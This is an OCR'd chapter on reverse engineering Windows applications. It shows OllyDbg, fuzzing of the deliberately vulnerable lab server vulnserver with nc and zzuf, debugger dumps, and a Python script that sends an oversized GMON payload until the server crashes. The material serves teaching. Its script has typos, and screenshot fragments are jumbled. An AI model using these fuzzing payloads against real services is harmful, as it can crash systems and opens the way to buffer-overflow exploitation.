
Chapter 12: Reverse Engineering Windows Applications






Inbox (11,0
Reverse En
olly debugg
OllyDbg v1.10
LinkedIn
aed to inr -
Reve
www.ollydbg.de
OllyDbg
Index
Main page
What's new
Requirements
Privacy
Download
Quick start
PDK
Schemes
FAQs
Sources
Files
Odbg200.zip
Odbg110.zip
Odbg108b.zip
Plug110.zip
Disasm.zip
Cmdline.zip
Tutorials
Run trace
(zip)
only in the directory where the Software resides. You should use supplied PSAPI.DLL only on Wi
distribute PSAPI.DLL or DBGHELP.DLL separately from the Software.
This Agreement covers only the v
covered by separate License Agr
Fair use
Many software manufacturers ex
their programs. This restriction a
have any doubts, contact the own
applies in your case with compet
Download
Download OllyDbg 1.10 (final ve
Download Plugin Development K
Download free source of comma
Opening odbg110.zip
You have chosen to open:
odbg110.zip
which is: Zip archive (1.3 MB)
from: http://www.ollydbg.de
What should Firefox do with this file?
Open with
Archive Manager (default)
Save File
Do this automatically for files like this from now on.
Cancel
OK



File
Machine
View
Input
Devices
Help
Command Prompt - vulnserver.exe
C:\vuln-softwares\vulnserver>vulnserver.exe
Starting vulnserver version 1.00
Called essential function dll version 1.00
This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client connections...


khan@khanUbantu: ~
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
HELP aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaa
Command specific help has not been implemented



khan@khanUbantu:~$ echo "HELP" | nc 192.168.1.104 9999
Welcome to Vulnerable Server! Enter HELP for help.
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT



khan@khanUbantu: ~
khan@khanUbantu:~$ echo "HELP" `python -c 'print "a"*5000'`| nc 192.168.1.104 99
99
Welcome to Vulnerable Server! Enter HELP for help.
Command specific help has not been implemented
UNKNOWN COMMAND



khan@khanUbantu: ~
khan@khanUbantu:~$ echo "HELP" `python -c 'print "a"*5000'` > fuzz.txt
khan@khanUbantu:~$ tail fuzz.txt
HELP



khan@khanUbantu:~$ zzuf cat fuzz.txt
HENP



khan@khanUbantu:~$ zzuf -r 0.38 cat fuzz.txt



khan@khanUbantu:~$ echo "GMON ./:/" `python -c 'print "A"*5000'` > fuzz.txt
khan@khanUbantu:~$ cat fuzz.txt
GMON ./:/


khan@khanUbantu:~$ zzuf -b12- cat fuzz.txt > fuzz_final.txt
khan@khanUbantu:~$ cat fuzz_final.txt
GMON ./:/



khan@khanUbantu:~$ cat fuzz_final.txt | nc 192.168.1.104 9999
Welcome to Vulnerable Server! Enter HELP for help.



Favorites
Libraries
IEUser
C:\Users\IEUser\Desktop\vulnserver\vulnserver.exe
This is vulnerable software!
Do not allow access from untrusted systems or networks!
Waiting for client
Received a client
Waiting for client
Received a client
Waiting for client
Connection closing
Received a client
Waiting for client
Connection closing
Received a client
Waiting for client
Connection closing
Received a client
Waiting for client
Connection closing
Received a client
Waiting for client connections...
Connection closing...
Received a client connection from 192.168.1.102:59336
Waiting for client connections...
vulnserver.exe
vulnserver.exe has stopped working
A problem caused the program to stop working correctly. Windows will close the program and notify you if a solution is available.
Close program



Desktop
Search Desktop
Organize
Open
Share with
New folder
Tools
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Libraries
IEUser
OllyDbg
File View Debug Trace Options Windows Help


File Machine View Input Devices Help
OllyDbg - vulnserver.exe - [CPU - main thread, module ntdll]
File View Debug Trace Options Windows Help
77BF71B4 C3 RETN
77BF71B5 8DA424 0000000(LEA ESP,[ESP]
77BF71BC 8D6424 00 LEA ESP,[ESP]
77BF71C0 8D5424 08 LEA EDX,[ESP+8]
77BF71C4 CD 2E INT 2E
77BF71C6 C3 RETN
77BF71C7 90 NOP
77BF71C8 55 PUSH EBP
77BF71C9 8BEC MOV EBP,ESP
77BF71CB 8DA424 30FDFFF(LEA ESP,[ESP-2D0]
77BF71D2 54 PUSH ESP
77BF71D3 E8 53010000 CALL 77BF732B
77BF71D8 8B55 04 MOV EDX,DWORD PTR SS:[EBP+4]
77BF71DB 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
77BF71DE 838424 C400000(ADD DWORD PTR SS:[ESP+0C4],4
77BF71E6 8950 0C MOV DWORD PTR DS:[EAX+0C],EDX
77BF71E9 C704 24 0700010(MOV DWORD PTR SS:[ESP],10007
77BF71F0 8BCC MOV ECX,ESP
77BF71F2 6A 01 PUSH 1
77BF71F4 51 PUSH ECX
Top of stack [0022F9D0]=ntdll.77BF6B0C
Registers (FPU)
EAX 00000001
ECX 002AFFA0
EDX 0000001E
EBX 002AE7F0 ASCII "HbsuHbsuT"
ESP 0022F9D0
EBP 0022FA10
ESI 7FFFFFFF
EDI FFFFFFFF
EIP 77BF71B4 ntdll.77BF71B4
C 1 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 1 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 1 FS 003B 32bit 7FFDF000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr 00000000 ERROR_SUCCESS
EFL 00000297 (NO,B,NE,BE,S,PE,L,LE)
ST0 empty 0.0
Address Hex dump ASCII
00403000 FF FF FF FF 00 40 00 00 70 2E 40 00 00 00 00 00 ÿÿÿÿ.@..p.@.....
00403010 FF FF FF FF 00 00 00 00 FF FF FF FF 00 00 00 00 ÿÿÿÿ....ÿÿÿÿ....
00403020 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 ÿÿÿÿ............
00403030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00403040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00403050 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00403060 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00403070 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00403080 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
00403090 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004030A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004030B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004030C0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
004030D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ....
0022F9D0 77BF6B0C .k¿w RETURN to ntdll.77BF6B0C
0022F9D4 75706F1F opu RETURN from ntdll.77BF6B00 to mswsock.75706F1F
0022F9D8 00000054 T...
0022F9DC 00000001 ...
0022F9E0 0022F9F8 øù".
0022F9E4 002B20C8 È +.
0022F9E8 002B2020 +.
0022F9EC 00000000 ....
0022F9F0 177E443C <D~.
0022F9F4 01D3C469 iÃÓ
0022F9F8 FFFFFFFF ÿÿÿÿ
0022F9FC 7FFFFFFF ÿÿÿ
0022FA00 00000000 ....
0022FA04 002AE7F0 ðç*.
0022FA08 00000000 ....
ASCII "HbsuHbsuT"

```
 #!/usr/bin/python
import os
import sys
import socket
ipAddr="192.168.1.104"
ipPort=9999
command="GMON ./:/"
command=command + "A" * 1000
command=command + "B" * 1000
command=command + "C" * 1000
command=command + "D" * 1000
command=command + "E" * 1000

def start():
        try:
                sock=socket.socket
(socket.AF_NET,socket.SOCK_STREAM)
                if sys.argv[1] != None and sys.argv[2] != None:
                        ipAddr=sys.argv[1]
                        ipPort=sys.argv[2]

                sock.connect((ipAddr,int(ipPort)))
                rec=sock.recv(1024)
                print('Rec Banner initially is : ' +str(rec))
                s.send(command)
                rec=sock.recv(1024)
                print('Rec after is : ' +str(rec))
        except Exception as ex:
                print("Exception : " +str(ex))


start()
```



OllyDbg - vulnserver.exe - [CPU - main thread, module vulnserver]
File View Debug Trace Options Windows Help
khan@khanUbantu: ~/Reverse_Engineering
khan@khanUbantu:~/Reverse_Engineering$ python fuzz.py
Registers (FPU)
EAX 00000058
ECX 002EF8C0
EDX 0000001A
EBX 7FFDF000
ESP 0022FC8C
EBP 0022FF28
ESI 00000000
EDI 00000000
EIP 004016DF vulnserver.004016DF
Loading .udd data for 'C:\Users\IEUser\Desktop\vulnserver\vulnserver.exe'
Paused


OllyDbg - vulnserver.exe - [CPU - thread 3, (00000F24), module msvcrt]
File View Debug Trace Options Windows Help
khan@khanUbantu: ~/Reverse_Engineering
khan@khanUbantu:~/Reverse_Engineering$ python fuzz.py
Rec Banner initially is : Welcome to Vulnerable Server! Enter HELP for help.
Registers (FPU)
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
RETURN from msvcrt.769D8D6E to vulnserver.00401826
Access violation when writing to [017D0000] - Shift+Run/Step to pass exception to the program
Paused




main.c

